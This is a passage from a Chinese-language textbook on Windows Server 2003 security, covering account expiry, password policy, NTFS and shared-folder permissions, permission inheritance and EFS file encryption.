


图 5-3　“登录工作站”对话框

4）设置账号失效期

在如图 5-1 所示的“账户”选项卡中，“账户过期”选项组可以为该账户设置一个过期时间。默认情况下账户是永久有效的，除非被删除。如果企业中有临时员工并且希望临时员工离开时账户自动失效，则可以选择“在这之后”单选按钮，然后打开下拉列表，在日历中选

择一个账户的失效日期，如图 5-4 所示。

这个功能对于有大量临时员工的企业来讲是十分有效的。当账户使用期超过设定的日期，则使用该账户将不能登录到域中，而不需要管理员手动删除账户。同登录时间一样，该账户将只拒绝在超过设定日期之后的登录请求。



图 5-4　账户失效日期

5）设置密码策略

在账户策略中包含“密码策略”和“账户锁定策略”。“密码策略”用来规定这台计算机的用户的密码设置，诸如密码最小长度、密码复杂性要求、强制密码历史等。通过这些设置可以强制用户的密码使用习惯。“账户锁定策略”则用来防止不怀好意的人使用穷举法探测本机的密码，当多次输入不正确的密码时系统会自动锁定该账户，并维持一段时间，在这段时间内该账户处于不可使用的状态。利用这样的方式可以有效地提高计算机抵御入侵的能力。

假设要求用户使用的密码最小使用长度必须为 12 位，则在“控制面板”窗口中双击“管理工具”图标，在打开窗口中双击“本地安全设置”图标，在“本地安全设置”窗口中的右侧窗格中选择“密码策略”选项，在右侧的子窗口中会出现该策略的策略列表，如图 5-5 所示，在其中可以设置密码长度最小值。双击“密码长度最小值”选项，打开本地安全策略设置对话框，如图 5-6 所示。在“安全策略设置”选项卡中设置要求的密码长度，然后单击“确定”按钮，结束操作。




图 5-5　密码策略列表




图 5-6　设置密码长度的最小值

5.2.2　Windows Server 2003 文件系统安全

Windows Server 2003 使用 NTFS 文件系统，该格式是基于 NTFS 分区实现的，支持用户对文件的访问权限，也支持对文件和文件夹的加密，因而具有更高的安全性。

1. NTFS 权限及使用原则

1）NTFS 权限

Windows Server 2003 使用 NTFS 文件系统格式，该结构提供了对数据文件的访问控

制机制。NTFS权限是基于NTFS分区来实现的，NTFS权限可以实现高度的本地安全性。通过对用户赋予NTFS权限可以有效地控制用户对文件和文件夹的访问。在NTFS分区上的每一个文件和文件夹都有一个列表，被称为ACL（access control list，访问控制列表），该列表记录了每个用户和组对该资源的访问权限。在默认情况下NTFS权限具有继承性，即文件和文件夹继承来自上层文件夹的权限（当然也可以禁止下层文件和文件夹继承来自上层文件夹的权限分配）。

NTFS权限分为特殊NTFS权限和标准NTFS权限两大类。标准NTFS权限可以说是有特殊NTFS权限的特定组合。特殊NTFS权限包含了在各种情况下对资源的访问权限，其规定约束了用户访问资源的所有行为。但通常情况下用户的访问行为都是几个特定的特殊NTFS权限的组合或集合。Windows Server 2003为了简化管理，将一些常用的特殊NTFS权限组合起来直到操作系统中形成了标准NTFS权限，当需要分配权限时可以通过分配一个标准NTFS权限而达到一次分配多个特殊NTFS权限的目的。这样做大大简化了权限分配和管理。如果需要特殊的NTFS权限组成的集合，但没有标准的NTFS权限提供时，可以通过特殊NTFS权限组合以满足要求。

其中“更改权限”权限可以授权给用户，使得用户对资源没有访问的权限，但可以为该资源分配权限。一般情况下将该权限授予Administrators组，以便管理员可以控制资源的访问权。

“取得所有权”权限可以让用户获得某个资源的所有权，一般情况下文件或文件夹的创建者自动获得“取得所有权”权限。为了获得文件或文件夹的所有权，操作者必须对该资源拥有“完全控制”的权限或“取得所有权”这一特殊NTFS权限。Administrators组的成员总是可以获得对任何资源的所有权，而不管该组的成员是否被赋予其他任何权限。

2）NTFS权限的使用原则

一个用户可能属于多个组，而这些组又有可能被针对某种资源赋予了不同的权限，另外用户或组可能会对某个文件夹和该文件夹下的文件有不同的访问权限。在这种情况下就必须通过NTFS权限法则来判断到底用户对资源有何种访问权限。

NTFS权限的使用原则如下。

（1）权限最大原则。当一个用户同时属于多个组，而这些组又有可能被针对某种资源赋予了不同的访问权限，则用户对该资源最终有效权限是在这些组中最宽松的权限，即加权限，将所有的权限加在一起即为该用户的权限（“完全控制”权限为所有权限的总和）。

（2）文件权限超越文件夹权限原则。当用户或组对某个文件夹以及该文件夹下的文件有不同的访问权限时，用户对文件的最终权限是用户被赋予访问该文件的权限，即文件权限超越文件的上级文件夹的权限，用户访问该文件夹下的文件不受文件夹权限的限制，而只受被赋予的文件权限的限制。

（3）拒绝权限超越其他权限原则。当用户对某个资源有拒绝权限时，该权限覆盖其他任何权限，即在访问该资源的时候只有拒绝权限是有效的。当有拒绝权限时权限最大法则无效。因此对于拒绝权限的授予应该慎重考虑。

在Windows Server 2003没有一种权限叫做“拒绝”权限，实际上在Windows Server

2003 中的每一种权限都有两个状态——允许和拒绝，如图 5-7 所示。




图 5-7 每一种权限都有允许和拒绝两种状态

对“完全控制”权限加以拒绝意味着拒绝一切访问。该设置是 NTFS 权限中最严格的，将超越一切权限。如果用户针对某种资源被授予了“拒绝”权限则不能访问该资源，系统将拒绝其对该资源的任何操作，即使是管理员也一样(但是管理员可以有其他的方法来访问该资源)。

当一个分区被格式化为 NTFS 分区之后，Windows Server 2003 系统会自动将 EVERYONE 组赋予对该分区的根文件夹“完全控制”的权限。EVERYONE 组是 Windows Server 2003 中的一个内置的系统组，该组的含义为所有访问资源的用户自动成为 EVERYONE 组的成员，即任何访问该计算机的用户都会成为该计算机的 EVERYONE 组的成员，不管用户是否属于某个组。

假如用户 STREAM 同时属于 NETWORKCENTER、GROUPA、GROUPB 三个组，对于资源“课件建设”文件夹分别具有如表 5-1 所示的权限。

在这个例子中用户 STREAM 对“课件建设”文件夹的最终权限为“完全控制”。因为“完全控制”是这些权限中最宽松的权限。假设在本例中 GROUPB 组对“课件建设”文件夹的权限为“拒绝”权限，则用户 STREAM 对“课件建设”文件夹的访问将是被拒绝的，因为“拒绝”权限覆盖一切权限，即使用户本身对“课件建设”文件夹被赋予了“完全控制”的权限。

还是基于表 5-1，如果用户对“课件建设”文件夹下的一个文件 File.doc 被赋予“读取”的权限，则最终用户到底对该文件是什么样的权限？综合考虑所有的权限原则，在文件夹一级用户的最终权限为“完全控制”，而对于该文件夹下的文件 File.doc 的权限为“读取”，根据“文件权限超越文件夹权限”原则，因此用户对该文件的最终权限为“读取”而非“完全控制”。

表 5-1 组或用户权限

组或用户	权　限	组或用户	权　限
STREAM	完全控制	GROUPA	写入
NETWORKCENTER	读取	GROUPB	列出文件夹目录

授予用户 NTFS 权限的操作如下。

(1) 打开 Windows 资源管理器，在硬盘上找到要设置权限的文件或文件夹(本例以“课件建设”文件夹为例)。

(2) 在该文件夹上右击，在弹出的快捷菜单中选择“属性”命令，打开“课件建设 属性”对话框，如图 5-8 所示。

(3) 选择“安全”选项卡，如图 5-9 所示。在该对话框中可以看到 Everyone 组对“课件建

设"文件夹有"完全控制"的权限。这是因为如前所述系统会自动为 Everyone 组对分区的根文件夹赋予完全控制的权限，而这个权限会向下继承，因此 Everyone 组对该分区下的所有文件和文件夹都被赋予完全控制的权限。



图 5-8　"课件建设 属性"对话框



图 5-9　"安全"选项卡

(4) 单击"添加"按钮，打开"选择用户或组"对话框。在上半部的用户和组列表中选中要赋予权限的用户或组，单击"添加"按钮将选定的用户或组添加到下半部的列表中(本例中是选择 glli 用户)，如图 5-10 所示。选定后，单击"确定"按钮返回"课件建设 属性"对话框。



图 5-10　"选择用户或组"对话框(1)

(5) 在"安全"选项卡中看到的权限都是 NTFS 标准权限。如果想赋予用户 NTFS 特殊权限可以单击"高级"按钮，打开"课件建设的访问控制设置"对话框，如图 5-11 所示。

(6) 在"权限项目"列表框中单击要赋予特殊 NTFS 权限的用户，再单击"查看/编辑"按钮打开"课件建设的权限项目"对话框，如图 5-12 所示。








图 5-11 “课件建设的访问控制设置”对话框(1)　　图 5-12 “课件建设的权限项目”对话框

(7) 选中“课件建设的访问控制设置”对话框底部的“允许将来自父系的可继承权限传播给该对象”复选框意味着这个文件夹可以继承来自其上一级文件夹的权限设置；选中“重置所有子对象的权限并允许传播可继承权限”复选框意味着将该文件夹下的所有子文件夹和文件的权限取消，并重新设置成与其父文件夹一致的权限(即强制用父文件夹的权限替换子文件夹和文件的权限)，如图 5-13 所示。



图 5-13 “课件建设的访问控制设置”对话框(2)

(8) 在图 5-12 中的“权限”列表框中选择是否赋予某项权限。

2. NTFS 权限的继承

在同一个 NTFS 分区内或不同的 NTFS 分区之间移动或复制一个文件或文件夹时，该文件或文件夹的 NTFS 权限会发生不同的变化。

(1) 在同一个 NTFS 分区内移动文件或文件夹。在同一分区内移动的实质就是在目的

位置将原位置上的文件或文件夹"搬"过来，因此文件和文件夹仍然保留有在原位置的一切NTFS权限(准确地讲就是该文件或文件夹的权限不变)。

(2) 在不同NTFS分区之间移动文件或文件夹。在这种情况下文件和文件夹会继承目的分区中文件夹的权限(ACL)，实质就是在原位置删除该文件或文件夹，并且在目的位置新建该文件或文件夹(要从NTFS分区中移动文件或文件夹，操作者必须具有相应的权限。在原位置上必须有"修改"的权限，在目的位置上必须有"写"权限)。

(3) 在同一个NTFS分区内复制文件或文件夹。在这种情况下复制文件和文件夹将继承目的位置中的文件夹的权限。

(4) 在不同NTFS分区之间复制文件或文件夹。在这种情况下复制文件和文件夹将继承目的位置中文件夹的权限(当从NTFS分区向FAT分区中复制或移动文件和文件夹都将导致文件和文件夹的权限丢失，因为FAT分区不支持NTFS权限)。

3. 共享文件夹权限管理

共享文件夹(share folder)是被用来向网络用户提供对文件资源的访问，可以包括应用程序、公用数据或用户个人数据。当一个文件夹被共享的时候，用户可通过网络连接到该文件夹并访问其中包含的文件。但用户需要拥有访问共享文件夹的权限。

1) 共享文件夹的权限

共享文件夹的权限如下。①读权限：用户可以显示文件夹名称、文件名、文件属性；可以运行程序文件；可以对共享文件夹内的文件夹作出改动。②修改权限：用户可以创建文件夹、向文件夹中添加文件、改变文件中的数据、向文件中添加数据、改变文件属性、删除文件夹和文件，并能执行读权限允许的操作。③完全控制权限：用户可以改变文件权限、获取文件的所有权，并执行修改权限允许的所有任务。

2) 共享文件夹权限的特点

共享文件夹权限的特点为：共享文件夹权限用于文件夹而不是单独的文件；共享文件夹权限只能用于整个共享文件夹，不能用于共享文件夹的单个文件或子文件夹。

共享文件夹权限只适用于通过网络连接文件夹的用户，对存储共享文件夹的计算机上的用户访问则不受限制。默认的共享文件夹权限是完全控制，被设置到Everyone组上。

4. 文件的加密与解密

在Windows Server 2003的NTFS文件系统中内置了EFS加密系统，利用EFS加密系统可以对保存在硬盘上的文件进行加密，其加密和解密过程对应用程序和用户而言是完全透明的。文件或文件夹被加密后，未经许可加密文件或文件夹进行物理访问的入侵者无法阅读这些文件或文件夹中的内容。通常将要加密的文件置于一个文件夹中，再对该文件夹加密，可以一次加密大量的文件。在该文件夹下创建的所有文件和子文件夹都会被加密。

1) 加密文件和子文件夹

具体操作过程如下。

(1) 在Windows资源管理器中，选择要加密的文件或文件夹，本例为howood。

(2) 在选择的文件或文件夹上右击，在弹出的快捷菜单中选择"属性"命令，打开文件或文件夹属性对话框。

(3) 单击“高级”按钮，弹出“高级属性”对话框；选中“加密内容以便保护数据”复选框，如图 5-14 所示，单击“确定”按钮。

(4) 在“howood 属性”对话框中单击“应用”按钮，弹出“确认属性更改”对话框。选择“仅将更改应用于该文件夹”单选按钮，则将只加密选择的文件夹以及之后添加到这一文件夹下的任何文件和文件夹中的数据(图 5-15)；选择“将更改应用于该文件夹、子文件夹和文件”单选按钮，将加密所有已经加入和之后加入到这个文件夹下的文件和文件夹及子文件夹下的数据。

(5) 单击“确定”按钮，结束操作。




图 5-14 “高级属性”对话框




图 5-15 设置加密属性

2) 解密文件和文件夹

当一个用户对一个文件或文件夹加密时，EFS 会为用户产生一个公钥和私钥对。利用其中的私钥可以对文件解密。该私钥对应唯一的用户，即该私钥只属于进行加密操作的用户，其他用户的私钥是无法解密该文件的。

即使其他用户改变了文件的权限或属性，或得到了文件的所有权也仍然无法将数据解密。因此加密文件不能被共享使用。若由于某些原因对文件加密的用户不存在了，将导致文件无法解密。EFS 使用经过加密的数据恢复代理(encrypted data recovery agent)来解密数据。经过加密的数据恢复代理功能可以整合到域的组策略中，因此可以针对整个域来设置数据恢复代理。

5.2.3 Windows Server 2003 主机安全

Windows Server 2003 主机安全是针对单个主机设置的安全规则，用来保护计算机上的重要数据。

Windows Server 2003 安全策略定义了用户在使用计算机、运行应用程序和访问网络等方面的行为，通过这些约束避免了各种对网络安全的有意或无意的伤害。安全策略是一个事先定义好的一系列应用于计算机的行为准则，应用这些安全策略将使用户有一致的工作方式，防止用户破坏计算机上的各种重要配置，保护网络上的敏感数据。

在 Windows Server 2003 中安全策略是以本地安全设置和组策略两种形式出现的。本地安全设置是基于单个计算机的安全性而设置的。对于较小的组织，或者在网络中没有应用活动目录的网络(基于工作组模式)，适用于本地安全设置。而组策略可以在站点、组织单元或域的范围内实现，通常在较大规模并且实施活动目录的网络中应用组策略。

1. 实施本地安全设置

本地安全设置只能在不属于某个域的计算机上实现，其中可设定的值较少，对用户的约束也较少。如果要在整个网络中约束用户使用计算机的行为，则必须在每一个计算机上实施本地安全设置。本地安全设置包括账户策略、本地策略、公钥策略和 IP 安全策略。

1）账户策略

账户策略包含密码策略和账户策略。密码策略用来规范使用这台计算机的用户的密码设置，如密码最小长度、密码复杂性要求、强制密码历史等，通过这些设置可以强制用户的密码使用习惯，如图 5-16 所示。

